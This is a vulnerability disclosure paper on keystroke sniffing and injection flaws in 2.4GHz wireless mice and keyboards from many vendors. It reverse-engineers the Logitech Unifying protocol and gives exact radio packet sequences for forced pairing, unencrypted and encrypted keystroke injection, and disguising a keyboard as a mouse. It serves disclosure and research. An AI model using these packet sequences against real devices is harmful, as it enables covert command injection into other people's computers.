MouseJack, KeySniffer and Beyond: Keystroke Sniffing and Injection Vulnerabilities in 2.4GHz Wireless Mice and Keyboards

Marc Newlin
marc@bastille.net
@marcnewlin

August 7, 2016
v0.2

Abstract

What if your wireless mouse or keyboard was an effective attack vector? Research reveals this to be the case for non-Bluetooth wireless mice and keyboards from Logitech, Microsoft, Dell, Lenovo, Hewlett-Packard, Gigabyte, Amazon, Toshiba, GE, Anker, RadioShack, Kensington, EagleTec, Insignia, ShhhMouse, and HDE.

A total of 16 vulnerabilities were identified and disclosed to the affected vendors per our disclosure policy[1]. The vulnerabilities enable keystroke sniffing, keystroke injection, forced device pairing, malicious macro programming, and denial of service.

Contents

1 Introduction

Wireless mice and keyboards commonly communicate using proprietary protocols operating in the 2.4GHz ISM band. In contrast to Bluetooth, there is no industry standard to follow, leaving each vendor to implement their own security scheme.

Wireless mice and keyboards work by transmitting radio frequency packets to a USB dongle plugged into a user's computer. When a user presses a key on their keyboard or moves their mouse, information describing the actions are sent wirelessly to the USB dongle. The dongle listens for radio frequency packets sent by the mouse or keyboard, and notifies the computer whenever the user moves their mouse or types on their keyboard.

In order to prevent eavesdropping, many vendors encrypt the data being transmitted by wireless keyboards. The dongle knows the encryption key being used by the keyboard, so it is able to decrypt the data and see what key was pressed. Without knowing the encryption key, an attacker is unable to decrypt the data, so they are unable to see what is being typed.

Conversely, none of the mice that were tested encrypt their wireless communications. This means that there is no authentication mechanism, and the dongle is unable to distinguish between packets transmitted by a mouse, and those transmitted by an attacker. As a result, an attacker is able to pretend to be a mouse and transmit their own movement/click packets to a dongle.

Problems in the way some dongles process received packets make it possible for an attacker to transmit specially crafted packets which generate keypresses instead of mouse movement/clicks. In other cases, protocol weaknesses enable an attacker to generate encrypted keyboard packets which appear authentic to the dongle.

A separate class of wireless keyboards and mice communicate with no encryption whatsoever. The unencrypted wireless protocols offer no protection, making it possible for an attacker to both inject malicious keystrokes, and sniff keystrokes being typed by the user.

This document continues with an overview of the vulnerabilities, affected vendors, and transceivers, followed by a discussion of the research process and techniques. Technical details of each vulnerability are then presented, including documentation of reverse engineered protocols.

2 Overview of Vulnerabilities

A total of 16 vulnerabilities were identified in products from 16 vendors. Per our disclosure policy[1], all vendors were notified 90 days prior to the public disclosure date. We worked with vendors to address the vulnerabilities where possible, but most of the affected devices do not support firmware updates.

Vulnerabilities			
Number	**Description**	**Vendors**	**Public Disclosure**
BN-0001	Forced pairing	Logitech, Dell	Feb 23, 2016
BN-0002	Unencrypted keystroke injection	Logitech, Dell	Feb 23, 2016
BN-0003	Disguise keyboard as mouse	Logitech, Dell	Feb 23, 2016
BN-0004	Unencrypted keystroke injection	Microsoft	Feb 23, 2016
BN-0005	Encrypted keystroke injection	Hewlett-Packard	Feb 23, 2016
BN-0006	Unencrypted keystroke injection / keystroke sniffing	Gigabyte	Feb 23, 2016
BN-0007	Unencrypted keystroke injection	AmazonBasics, Dell	Feb 23, 2016
BN-0008	Denial of service	Lenovo	Feb 23, 2016
BN-0009	Unencrypted keystroke injection	Lenovo	Feb 23, 2016
BN-0010	Unencrypted keystroke injection / keystroke sniffing	Hewlett-Packard, Anker, Kensington, RadioShack, HDE, Insignia, EagleTec, ShhhMouse	July 26, 2016
BN-0011	Firmware fix bypass - unencrpyted keystroke injection	Logitech, Dell	July 26, 2016
BN-0012	Unencrypted keystroke injection	Logitech	July 26, 2016
BN-0013	Encrypted keystroke injection	Logitech, Dell, AmazonBasics, Lenovo	July 26, 2016
BN-0014	Unencrypted keystroke injection / keystroke sniffing	Toshiba	July 26, 2016
BN-0015	Unencrypted keystroke injection / keystroke sniffing	GE	July 26, 2016
BN-0016	Malicious macro programming	Logitech	July 26, 2016

3 Transceivers

Transceivers used in the affected devices fall into two categories: general purpose transceivers with vendor specific protocols, and purpose built wireless mouse and keyboard transceivers. The general purpose transceivers provide a mechanism to wirelessly transmit data between two devices, but the functionality that turns mouse clicks and keypresses into bytes sent over the air is implemented by each vendor. The purpose built transceivers have mouse and keyboard logic baked into them, giving the vendors little to no control over the protocol.

All of the transceivers operate in the 2.4GHz ISM band at 1MHz channel boundaries and use GFSK modulation. The data rates range from 500kbps to 2Mbps, and the packet formats and protocols vary between vendors and devices.

3.1 Nordic Semiconductor nRF24L

Nordic Semiconductor makes the popular nRF24L series of general purpose, 2.4GHz GFSK transceivers. Five common variations of the nRF24L offer different functionality depending on the application. Flash memory based transceivers support firmware updates (assuming this has been implemented by the vendor), whereas OTP (one-time-programmable) transceivers cannot be reprogrammed after they leave the factory. Many of the vulnerable

devices cannot be fixed as a result of using OTP transceivers.

nRF24L Transceiver Family				
Transceiver	**8051 MCU**	**128-bit AES**	**USB**	**Memory**
nRF24L01+	No	No	No	N/A
nRF24LE1	Yes	Yes	No	Flash
nRF24LE1 OTP	Yes	Yes	No	OTP
nRF24LU1+	Yes	Yes	Yes	Flash
nRF24LU1+ OTP	Yes	Yes	Yes	OTP

Table 1: nRF24L Transceiver Family

The nRF24L transceivers use a star network configuration, and each node is able to transmit and receive on a maximum of six RF addresses at a time. This allows up to six wireless mice or keyboards to communicate with a single USB dongle, depending on the vendor specific implementation.

The nRF24L01 does not include an MCU, so it must be paired with an external microprocessor. The nRF24LU1+ and nRF24LE1 variants include an MCU and support for 128-bit AES encryption, and are commonly used in USB dongles and wireless keyboards to support encrypted communication. The nRF24LE1 is also used in wireless mice, but none of the evaluated mice utilize encryption.

Two packet formats are offered: Shockburst, and Enhanced Shockburst. Shockburst is a legacy packet format which uses fixed length payloads, and is not commonly used in modern devices. Enhanced Shockburst offers variable length payloads, auto acknowledgement, and auto retransmit. Additionally, Enhanced Shockburst supports ACK payloads, which enable a receiver to attach a payload to an ACK packet. This makes it possible for a device to operate exclusively in receive mode without sacrificing the ability to transmit to other nodes.

Nordic Semiconductor nRF24L transceivers are used in products from Logitech, Microsoft, Dell, Lenovo, Hewlett-Packard, Gigabyte, and Amazon.



Figure 1: Shockburst packet format



Figure 2: Enhanced Shockburst packet format

3.2 Texas Instruments CC254X

Logitech uses Texas Instruments CC254X transceivers in some of their products, running firmware compatible with Nordic Semiconductor Enhanced Shockburst. The Logitech Unifying wireless protocol and related vulnerabilities are agnostic of the underlying hardware, and references to Enhanced Shockburst in the Logitech Unifying section of this document can refer to ESB running on nRF24L or CC254X based hardware.

3.3 MOSART Semiconductor

MOSART Semiconductor produces unencrypted 2.4GHz GFSK transceivers used in wireless mice and keyboards from many vendors. Documentation was not available, but identical protocol behavior across vendors points to a purpose built transceiver with little or no vendor customization. All wireless keyboards using these transceivers are vulnerable to keystroke sniffing and injection.

MOSART Semiconductor transceivers are used in devices from Hewlett-Packard, Anker, Kensington, RadioShack, HDE, Insignia, EagleTec, and ShhhMouse.

3.4 Signia SGN6210

The Signia SGN6210 is an unencrypted, general purpose, 2.4GHz GFSK transceiver used in wireless mice and keyboards from Toshiba. Partial documentation was available, but reverse engineering was required to determine the specific physical layer configuration and packet format.

3.5 GE Mystery Transceiver

An unknown transceiver is used in the GE 98614 wireless keyboard and mouse. Reverse engineering efforts revealed that it is an unencrypted 2.4GHz GFSK transceiver, but it is unclear if the communication protocol is specific to the transceiver or implementation.

4 Research Process

The motivation for this project came from a Logitech white paper which states, "Since the displacements of a mouse would not give any useful information to a hacker, the mouse reports are not encrypted."[2] The initial goal was to reverse engineer a Logitech M510 mouse, using a software defined radio, in order to explore the above statement.

4.1 Software Defined Radio

The nRF24L transceivers used in Logitech mice support multiple data rates, address lengths, packet formats, and checksums. To accommodate this, the initial research was performed using a USRP B210 software defined radio, coupled with a custom GNU Radio block designed to decode all of the possible packet configurations. This proved fruitful, but there were drawbacks to using an SDR.

Logitech mice do not employ frequency hopping in the traditional sense, but they change channels to avoid interference from other 2.4GHz devices (Bluetooth, WiFi, etc). The channel hopping is generally unpredictable, and Software Defined Radios are slower to retune than the nRF24L radios. This makes it difficult for an SDR based decoder to observe all of the transmitted packets.

When a Logitech mouse transmits a movement packet to a dongle, the dongle replies with an acknowledgement packet telling the mouse that the movement packet was received. The mouse waits for a short period before determining that the packet it transmitted was lost, which can be as short as 250 microseconds. Due to USB latency and processing overhead, the SDR based decoder is unable to transmit ACKs within the narrow timeout window, so two way communication between an SDR and dongle/mouse was not a viable option.

4.2 NES Controller

The SDR decoder made it possible to figure out the formats of the data being transmitted over the air, but reliable two way communication was necessary to reverse engineer the protocol and start looking for potential weaknesses.

Parallel to the Logitech mouse research, an Arduino/nRF24L-based NES controller was being built as part of a Burning Man project. The nRF24L was chosen for the Burning Man project because they are inexpensive and easy to use, but it quickly became apparent that the NES controller could also serve as a useful research tool.

The nRF24L chips do not officially support packet sniffing, but Travis Goodspeed documented a pseudo-promiscuous mode in 2011 which makes it possible to sniff a subset of packets being transmitted by other devices. This enabled the NES controller to passively identify nearby Logitech wireless mice without the need for an SDR.

Building on this, the NES controller was modified to transmit the reverse engineered Logitech mouse packet formats, and proved to be an excellent research tool. As opposed to passively collecting data, the NES controller translated d-pad arrows into mouse movement packets, and A/B buttons into left and right clicks. Achieving a smooth user experience necessitated reverse engineering the exact mouse behavior expected by the dongle.

The concept worked well, and the NES controller was presented at ToorCon in 2015, which demonstrated the viability of controlling previously unseen wireless mice at will. Despite being a marked improvement over the SDR decoder, the NES controller was not without problems. Running off of battery power made it impractical to use amplified transceivers, limiting the practical range to about 10 meters.

4.3 CrazyRadio PA Dongles

The Crazyflie is an open source drone which is controlled with an amplified nRF24L-based USB dongle called the Crazyradio PA. This is equivalent to an amplified version of the USB dongles commonly used with wireless mice and keyboards, and increased the communication range to over 200 meters. Modifying the Crazyradio PA firmware to include support for pseudo-promiscuous mode made it possible to distill the packet sniffing and injection functionality down to a minimal amount of Python code.

4.4 Fuzzing

The Crazyradio PA dongles made it possible to implement an efficient and effective fuzzer. Mouse and keyboard USB dongles communicate user actions to the operating system in the form of USB HID packets, which can be sniffed by enabling the usbmon kernel module on Linux.

The implemented fuzzer took advantage of this by transmitting RF packets to a mouse/keyboard dongle attached to the same computer, and monitoring USB traffic for generated USB HID packets. Anytime mouse movement or keypresses were sent to the operating system, the recently transmitted RF packets were recorded for analysis. Fuzzing variants of observed packet formats and behaviors yielded the best results.

4.5 First Vulnerability and Beyond

The first vulnerability was identified shortly after ToorCon, enabling unencrypted keystroke injection targeting Logitech wireless keyboards. This prompted an investigation into 2.4GHz non-Bluetooth wireless mice and keyboards from other vendors, eventually expanding into the full set of vendors, devices, and vulnerabilities covered in this document.

5 Logitech Unifying

Unifying is a proprietary protocol widely used by Logitech wireless mice and keyboards. The protocol is centered around the ability to pair any Unifying device to any Unifying dongle, with backward compatibility to the initial launch in 2009.

Unifying is implemented as a layer on top of Enhanced Shockburst, but is not exclusive to Nordic Semiconductor hardware. The majority of Unifying devices use Nordic Semiconductor nRF24L transceivers, with the rest using Texas Instruments CC254X transceivers. All devices are compatible over-the-air regardless of the underlying hardware.

All Unifying packets use either a 5, 10, or 22 byte ESB payload length. In addition to the 2-byte CRC provided by the Enhanced Shockburst packet, Unifying payloads are protected by a 1-byte checksum.



Figure 3: Logitech Unifying packet format

Radio Configuration	
Channels (MHz)	2402 - 2474, 3MHz spacing
Data Rate	2Mbps (2MHz GFSK)
Address Length	5 bytes
CRC Length	2 bytes
ESB Payload Lengths	5, 10, 22

Table 2: Logitech Unifying radio configuration

5.1 Encryption

Keypress packets are encrypted with 128-bit AES, using a key generated during the pairing process[2]. The specific key generation algorithm is unknown, but BN-0013 demonstrates that encrypted keystroke injection is possible without knowledge of the AES key.

5.2 General Operation

Dongles always operate in receive mode, and paired devices in transmit mode. A dongle cannot actively transmit to a paired device, and instead uses ACK payloads to send commands to a device. All payloads share the same basic format, whether transmitted by a paired device, or included with a dongle's ACK.

All Unifying payloads use the structure show in Figure 4, with an (optional) device index, frame type, data, and checksum.



Figure 4: Logitech Unifying payload format

5.2.1 Addressing

The upper 4 address bytes are the dongle serial number, and are the same for all paired devices. The lowest address byte is the ID of a specific paired device, or 0x00 when directly addressing the dongle.

Example RF Addressing	
Dongle serial number	7A:77:94:DE
Dongle RF address	7A:77:94:DE:00
Paired device 1 RF address	7A:77:94:DE:07
Paired device 2 RF address	7A:77:94:DE:08
Paired device 3 RF address	7A:77:94:DE:09

Table 3: Logitech Unifying addressing scheme

Up to 6 devices can be paired with a dongle at any given time, which results in 7 total RF addresses, but the nRF24L RFICs are limited to 6 simultaneous receive pipes. Device index 0x00 (dongle address) is always enabled, so a maximum of 5 Unifying devices can be used simultaneously with a single dongle. As a result, a mouse or keyboard cannot guarantee that its dongle will be listening on its RF address when first switched on.

An alternate addressing scheme enables a paired device to transmit to the dongle's RF address, specifying its device index in the payload instead of the low address byte. When transmitting to the RF address of a dongle, the first byte of the payload identifies the device index.

When a device is first switched on, it transmits a wakeup message to the RF address of the dongle it is paired to. This causes the dongle to start listening on the RF address of the device if it is not doing so already. Two wakeup packet formats have been observed.

5.2.2 Keepalives and Channel Hopping

Unifying uses an opportunistic frequency hopping scheme which remains on a given channel as long as there is no packet loss. In order to quickly respond to poor channel conditions, a device sends periodic keepalive packets to its dongle. If a keepalive is missed, the dongle and paired device move to a different channel.

The keepalive interval is set by the device, and is backed off with inactivity. A lower interval provides faster responsiveness to changing channel conditions at the cost of higher power consumption.

All attacks against Logitech Unifying devices depend on the ability to reliably transmit packets to a target USB dongle. In order to accomplish this, an attacker needs to mimic the keepalive behavior used by Unifying keyboards and mice. By setting the keepalive timeout lower than the target device, there is no risk of a timed-out device causing the dongle to unexpectedly channels.

Figure 5: Logitech Unifying set keepalive payload timeout

Unused	Frame Type (0x40)	Timeout	Checksum
1 byte	1 byte	2 bytes	1 byte

Figure 6: Logitech Unifying keepalive payload

5.3 Mouse Input

Mouse packets are transmitted unencrypted, and are documented in Table 6.

5.4 Keyboard Input

Most keyboard packets are encrypted using 128-bit AES, with the exception of consumer control HID device class keys (volume control, browser navigation, etc). The encrypted and unencrypted keystroke packets use different payload formats as described below.

5.5 Dongle to Device Communication

When a dongle needs to send a command to a paired device, it does so by attaching a payload to the next ACK that it transmits. This enables two way communication when the target device is active, but does not provide a way to query an inactive device. ACK payloads are used to request device status, as well as during pairing and other configuration tasks.

5.6 Pairing

Host software enables pairing mode on the dongle over USB. Once pairing mode has been enabled, the dongle listens for new pairing requests on the fixed pairing address `BB:0A:DC:A5:75` for 30-60 seconds.

When a wireless mouse or keyboard is switched on, it first attempts to reconnect with its paired dongle by transmitting wake-up packets. If it cannot find its paired dongle, it transmits a pairing request to the fixed pairing address to initiate the pairing process.

Firmware on Unifying dongles is not automatically updated, so the pairing process needs to be generic in order to support new devices. This is achieved by having the device specify its model, capabilities, name, and serial number during pairing. An example pairing exchange is show below.

1 `BB:0A:DC:A5:75` `15:5F:01:84:5E:3A:A2:57:08:10:25:04:00:01:47:00:00:00:00:00:01:EC`

Initial pairing request with product ID 10:25 (M510 mouse), transmitted from a mouse to a dongle at address `BB:0A:DC:A5:75`. Packet format is described in figure 10.

2 `BB:0A:DC:A5:75` `15:1F:01:9D:65:CB:58:30:08:88:02:04:01:01:07:00:00:00:00:00:00:D7`

Reply containing the new RF address assigned to the mouse in bytes 3-7 of the payload, transmitted from a dongle to a mouse at address `BB:0A:DC:A5:75`. Packet format is described in figure 11.

3 `9D:65:CB:58:30` `00:5F:02:01:02:03:04:58:8A:51:EA:1E:40:00:00:01:00:00:00:00:00:19`

Payload containing the serial number of the mouse and its USB HID capabilities, transmitted from a mouse to a dongle at address `9D:65:CB:58:30`. Packet format is described in figure 12.

4 `9D:65:CB:58:30` `00:1F:02:BE:7E:7F:D5:58:8A:51:EA:1E:40:00:00:01:00:00:00:00:00:D3`

Response echoing back the serial number and USB HID capabilities of the mouse, transmitted from a dongle to a mouse at address `9D:65:CB:58:30`. Packet format is described in figure 13.

5 `9D:65:CB:58:30` `00:5F:03:01:04:4D:35:31:30:00:00:00:00:00:00:00:00:00:00:00:B6`

Payload containing the human readable device name as ASCII bytes, transmitted from a mouse to a dongle at address `9D:65:CB:58:30`. Packet format is described in figure 14.

6 `9D:65:CB:58:30` `00:0F:06:02:03:7F:D5:58:8A:B0`

Response echoing back bytes from the previous pairing packets, transmitted from a dongle to a mouse at address `9D:65:CB:58:30`. Packet format is described in figure 15.

7 `9D:65:CB:58:30` `00:0F:06:01:00:00:00:00:00:EA`

Message indicating that pairing is complete, transmitted from a mouse to a dongle at address `9D:65:CB:58:30`. Packet format is described in figure 16.

5.7 Vulnerabilities

5.7.1 Forced Pairing (BN-0001)

When a Logitech Unifying dongle is put into pairing mode, the dongle listens for pairing requests for a limited time on address `BB:0A:DC:A5:75`. When a device attempts to pair with a dongle, it transmits a pairing request to this address.

This prevents devices from pairing with a dongle when it is not in pairing mode, because their pairing requests will only be accepted when the dongle is listening on the pairing address.

It is possible to force-pair a device when the dongle is not in pairing mode by transmitting the same pairing request to the address of an already paired mouse or keyboard. The dongle accepts the pairing request when it is received on any address that the dongle is currently listening on.

The following exchange, shown as Enhanced Shockburst payloads, results in a new device being paired with a dongle. The device will show up as an `M510` mouse with a serial number of `12345678`.

1 `EA:E1:93:27:14` `7F 5F 01 31 33 73 13 37 08 10 25 04 00 02 0C 00 00 00 00 00 71 40`

Initial pairing request with product ID 10:25 (M510 mouse), transmitted from a malicious device to a dongle at address `EA:E1:93:27:14`. Packet format is described in figure 10.

2 `EA:E1:93:27:14` `7F 1F 01 EA E1 93 27 15 08 88 02 04 00 02 04 00 00 00 00 00 00 2B`

Reply containing the new RF address assigned to the mouse in bytes 3-7 of the payload, transmitted from a dongle to a malicious device at address `EA:E1:93:27:14`. Packet format is described in figure 11.

3 `EA:E1:93:27:15` `00 5F 02 00 00 00 00 12 34 56 78 04 00 00 00 01 00 00 00 00 00 86`

Payload containing the serial number 12345678 and USB HID capabilities for a mouse (0400), transmitted from a malicious device to a dongle at address `EA:E1:93:27:15`. Packet format is described in figure 12.

4 `EA:E1:93:27:15` `00 1F 02 0F 6B 4F 67 12 34 56 78 04 00 00 00 01 00 00 00 00 00 96`

Response echoing back the serial number and USB HID capabilities of the malicious device, transmitted from a dongle to a malicious device at address `EA:E1:93:27:15`. Packet format is described in figure 13.

5 `EA:E1:93:27:15` `00 5F 03 01 04 4D 35 31 30 00 00 00 00 00 00 00 00 00 00 00 B6`

Payload containing the device name M510 as ASCII text, transmitted from a malicious device to a dongle at address `EA:E1:93:27:15`. Packet format is described in figure 14.

6 `EA:E1:93:27:15` `00 0F 06 02 03 4F 67 12 34 EA`

Response echoing back bytes from the previous pairing packets, transmitted from a dongle to a malicious device at address `EA:E1:93:27:15`. Packet format is described in figure 15.

7 `EA:E1:93:27:15` `00:0F:06:01:00:00:00:00:00:EA`

Message indicating that pairing is complete, transmitted from a malicious device to a dongle at address `EA:E1:93:27:15`. Packet format is described in figure 16.

5.7.2 Unencrypted Keystroke Injection (BN-0002)

Logitech Unifying keyboards encrypt keyboard packets using 128-bit AES, but do not encrypt multimedia key packets, or mouse packets (on keyboards with touchpads). The unencrypted multimedia key / mouse packets are converted to HID++ packets by the dongle, and forwarded to the host.

When the dongle receives an unencrypted keyboard packet, it converts it to an HID++ packet and forwards it to the host in the same manner. This makes it possible to inject keyboard packets without knowledge of the AES key.

Transmitting the following two packets to the RF address of a paired keyboard will generate a keypress of the letter 'a'.

1 `EA:E1:93:27:21` `00:C1:00:04:00:00:00:00:00:3B`

Unencrypted keypress packet with the HID scan code for 'a' specified (04), transmitted from a malicious device to a dongle at address `EA:E1:93:27:21`. Packet format is described in figure 6.

2 `EA:E1:93:27:21` `00:C1:00:00:00:00:00:00:00:3F`

Unencrypted keypress packet with no HID scan codes specified (key release), transmitted from a malicious device to a dongle at address `EA:E1:93:27:21`. Packet format is described in figure 6.

The second octet, 0xC1, indicates that this is a keyboard packet, and the fourth octet contains the keyboard scan code. In this example, the first packet represents the depressing the 'a' key, and the second packet represents releasing it. The final octet in each packet is the checksum.

5.7.3 Disguise Keyboard as Mouse (BN-0003)

When a mouse or keyboard is paired to a Logitech Unifying dongle, the new device provides the dongle with its product ID, name, serial number, and a bitmask of the HID frame types that it can generate.

It is possible to pair a device that presents itself as a mouse to the host OS, but is capable of generating keyboard HID frames. This allows keystrokes to be injected into the host without the user seeing a paired keyboard.

The following exchange results in a new device being paired with a dongle. The device will show up as an `M510` mouse with a serial number of `12345678`, but will have the same HID capabilities as a `K400r` keyboard.

1 `EA:E1:93:27:16  7F 5F 01 31 33 73 13 37 08 10 25 04 00 02 0C 00 00 00 00 00 71 40`

Initial pairing request with product ID 10:25 (M510 mouse), transmitted from a malicious device to a dongle at address `EA:E1:93:27:16`. Packet format is described in figure 10.

2 `EA:E1:93:27:16  7F 1F 01 EA E1 93 27 16 08 88 02 04 00 02 04 00 00 00 00 00 00 2A`

Reply containing the new RF address assigned to the mouse in bytes 3-7 of the payload, transmitted from a dongle to a malicious device at address `EA:E1:93:27:16`. Packet format is described in figure 11.

3 `EA:E1:93:27:16  00 5F 02 00 00 00 00 12 34 56 78 1E 40 00 00 01 00 00 00 00 00 86`

Payload containing the serial number 12345678 and USB HID capabilities for a K400r keyboard (1E40), transmitted from a malicious device to a dongle at address `EA:E1:93:27:16`. Packet format is described in figure 12.

4 `EA:E1:93:27:16  00 1F 02 19 0B 12 49 12 34 56 78 1E 40 00 00 01 00 00 00 00 00 ED`

Response echoing back the serial number and USB HID capabilities of the malicious device, transmitted from a dongle to a malicious device at address `EA:E1:93:27:16`. Packet format is described in figure 13.

5 `EA:E1:93:27:16  00 5F 03 01 04 4D 35 31 30 00 00 00 00 00 00 00 00 00 00 00 00 B6`

Payload containing the device name M510 as ASCII text, transmitted from a malicious device to a dongle at address `EA:E1:93:27:16`. Packet format is described in figure 14.

6 `EA:E1:93:27:16  00 0F 06 02 03 08 97 12 34 01`

Response echoing back bytes from the previous pairing packets, transmitted from a dongle to a malicious device at address `EA:E1:93:27:16`. Packet format is described in figure 15.

7 `EA:E1:93:27:16  00:0F:06:01:00:00:00:00:00:EA`

Message indicating that pairing is complete, transmitted from a malicious device to a dongle at address `EA:E1:93:27:16`. Packet format is described in figure 16.

5.7.4 Unencrypted Keystroke Injection Fix Bypass (BN-0011)

In order to address the reported vulnerabilities BN-0001, BN-0002, and BN-0003, Logitech released firmware updates for both the nRF24L and TI-CC254X variants of the Unifying dongles. The updated firmware successfully fixed the pairing vulnerabilities, but failed to fix the unencrypted keystroke injection vulnerability in certain cases.

On a computer with a clean install of Windows 10, a Unifying dongle with the updated firmware does not accept unencrypted keystrokes. However, there are several situations in which keystroke injection continued to work.

1. When Logitech SetPoint is installed on Windows, keystroke injection starts working again.

2. The fix failed to correct the keystroke injection vulnerability on Linux.

3. The fix failed to correct the keystroke injection vulnerability on OSX.

5.7.5 Encrypted Keystroke Injection (BN-0013)

Logitech Unifying keyboards encrypt keyboard packets using 128-bit AES, but the implementation makes it possible to infer the ciphertext and inject malicious keystrokes.

An 'a' keypress causes the following two RF packets to be transmitted from the keyboard to the dongle:

```
00 D3 EA 98 B7 30 EE 49 59 97 9C C2 AC DA 00 00 00 00 00 00 00 B9 // 'a' key down
00 D3 5C C8 88 A3 F8 CC 9D 5F 9C C2 AC DB 00 00 00 00 00 00 00 39 // 'a' key up
```

Octets 2-8 are the encrypted portion of the payload, and octets 9-13 appear to be a 4-byte AES counter preceded by a checksum or parity byte.

The unencrypted octets 2-8 are as follows:

```
00 00 00 00 00 00 04 // 'a' key down
00 00 00 00 00 00 00 // 'a' key up
```

Due to the fact that a 'key up' keyboard HID packet consists of all 0x00 bytes, one can infer that octets 2-8 of the second packet represent the ciphertext for the counter/checksum in bytes 9-13.

Using this knowledge, it is possible to inject arbitrary encrypted keystrokes without knowledge of the encryption key.

In this scenario, transmitting the following two RF packets will cause a 'b' keystroke to be sent to the host computer:

```
00 D3 5C C8 88 A3 F8 CC 98 5F 9C C2 AC DB 00 00 00 00 00 00 00 3E // 'b' key down
00 D3 5C C8 88 A3 F8 CC 9D 5F 9C C2 AC DB 00 00 00 00 00 00 00 39 // 'b' key up
```

Octet 8 of the first packet, the last encrypted byte, has been XOR'd with 0x05, the HID scan code for 'b'. The second packet is the unchanged 'key up' packet previously observed.

5.8 Logitech Unifying Packet Formats

Logitech Wake-up Payload		
Field	**Length**	**Description**
Device Index	1 byte	last octet of the device's RF address
Frame Type	1 byte	51
Device Index	1 byte	last octet of the device's RF address
??	1 byte	varies between devices, and the specific value does not appear to matter
??	1 byte	00
??	3 bytes	01:01:01
Unused	13 bytes	
Checksum	1 byte	

Table 4: Logitech Wake-up Payload

Logitech Wake-up Payload 2		
Field	**Length**	**Description**
Device Index	1 byte	last octet of the device's RF address
Frame Type	1 byte	50
??	1 byte	01
??	1 byte	4B
??	1 byte	01
Unused	4 bytes	
Checksum	1 byte	

Table 5: Logitech Wake-up Payload 2

Logitech Mouse Payload		
Field	**Length**	**Description**
Unused	1 byte	
Frame Type	1 bytes	0xC2
Button Mask	1 bytes	flags indicating the state of each button
Unused	1 bytes	
Movement	3 bytes	pair of 12-bit signed integers representing X and Y cursor velocity
Wheel Y	1 bytes	scroll wheel Y axis (up and down scrolling)
Wheel X	1 bytes	scroll wheel X axis (left and right clicking)
Checksum	1 byte	

Table 6: Logitech Mouse Payload

Logitech Encrypted Keystroke Payload		
Field	**Length**	**Description**
Unused	1 byte	
Frame Type	1 bytes	0xD3
Keyboard HID Data	7 bytes	
??	1 byte	
AES counter	4 bytes	
Unused	7 bytes	
Checksum	1 byte	

Table 7: Logitech Encrypted Keystroke Payload

Logitech Unencrypted Keystroke Payload		
Field	**Length**	**Description**
Unused	1 byte	
Frame Type (0xC1)	1 bytes	
Keyboard HID Data	7 bytes	
Checksum	1 byte	

Table 8: Logitech Unencrypted Keystroke Payload

Logitech Multimedia Key Payload		
Field	**Length**	**Description**
Unused	1 byte	
Frame Type	1 bytes	0xC3
Multimedia Key Scan Codes	4 bytes	USB HID multimedia key scan codes
Unused	3 bytes	
Checksum	1 byte	

Table 9: Logitech Multimedia Key Payload

Logitech Pairing Request 1 Payload		
Field	**Length**	**Description**
ID	1 byte	temporary ID, randomly generated by the pairing device
Frame Type	1 bytes	frame type
Step	1 bytes	identifies the current step in the pairing process
??	5 bytes	Some devices fill this field with their previously paired RF address, and others fill it with random data. The value does not appear to affect the pairing process.
??	1 bytes	unknown usage, always observed as 0x08
Product ID	2 bytes	
??	2 bytes	
Device Type	2 bytes	this field specifies the USB HID device type; observed values include 02:0C (M510 mouse) and 01:47 (K830 keyboard)
??	5 bytes	
??	1 byte	any nonzero value
Checksum	1 byte	

Table 10: Logitech Pairing Request 1 Payload

Logitech Pairing Response 1 Payload		
Field	**Length**	**Description**
ID	1 byte	temporary ID, randomly generated by the pairing device
Frame Type	1 bytes	
Step	1 bytes	identifies the current step in the pairing process
Address	5 bytes	new RF address assigned to the pairing device
??	1 bytes	unknown usage, always observed as 0x08
Product ID	2 bytes	
??	4 bytes	
Device Type	2 bytes	this field specifies the USB HID device type; observed values are 02:0C (M510) and 01:47 (K830)
??	6 bytes	
Checksum	1 byte	

